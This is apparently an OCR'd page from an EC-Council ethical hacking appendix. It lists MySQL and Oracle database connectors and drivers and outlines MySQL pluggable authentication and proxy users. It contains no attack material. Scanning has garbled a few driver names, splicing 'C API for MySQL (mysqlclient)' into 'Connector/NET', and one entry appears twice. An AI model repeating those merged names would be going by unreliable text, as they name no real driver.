MySQL Connectors


- MySQL provides standards-based drivers JDBC, ODBC, .Net, and native C to build and connect a database from applications

Developed by MySQL
ADO.NET Driver for MySQL (ConneC API for MySQL (mysqlclient)ctor/NET)
ODBC Driver for MySQL (Connector/ODBC)
JDBC Driver for MySQL (Connector/J)
C++ Driver for MySQL (Connector/C++)
C Driver for MySQL (Connector/C)
C API for MySQL (mysqlclient)

Developed by Community
ADO.NET Driver for MySQL (ConneC API for MySQL (mysqlclient)ctor/NET)
Perl Driver for MySQL (DBD::mysql)
Ruby Driver for MySQL (ruby-mysql)
C++ Wrapper for MySQL C API (MySQL++)

MySQL supports Pluggable authentication which enables

- **External authentication**: Enables clients to connect to MySQL using External authentication methods PAM, Windows login IDs, LDAP, or Kerberos
- **Proxy users**: Pluggable authentication enables the external user to be a proxy for a second user
- **External user**: A proxy user who can impersonate another user
- **Second user**: A proxied user whose identity and privileges are assumed by the proxy user



Web Application Connection with Underlying Databases: ORACLE

List of Oracle Drivers to connect to Web Applications
Oracle ODBC Driver: Enables ODBC applications on Microsoft Windows, Linux, Solaris, and IBM Advanced Interactive eXecutive (AIX) systems to connect to and access Oracle databases
Oracle Data Provider for .NET (ODP.NET): Enables ADO.NET data access to the Oracle database. There are two types of ODP.NET Managed Driver: ODP.NET Unmanaged Driver
Oracle JDBC Driver for Java
Oracle OCI8 — An Oracle PHP Extension to connect to the Oracle Database


EC-Council

APPENDIX B

ETHICAL HACKING ESSENTIAL CONCEPTS – II

